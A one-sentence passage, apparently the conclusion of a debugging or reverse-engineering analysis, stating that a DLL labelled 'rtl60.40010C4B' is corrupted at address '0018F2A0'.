Hence from the above analysis we found that the dll 'rtl60.40010C4B' is corrupted and is located at the address '0018F2A0'.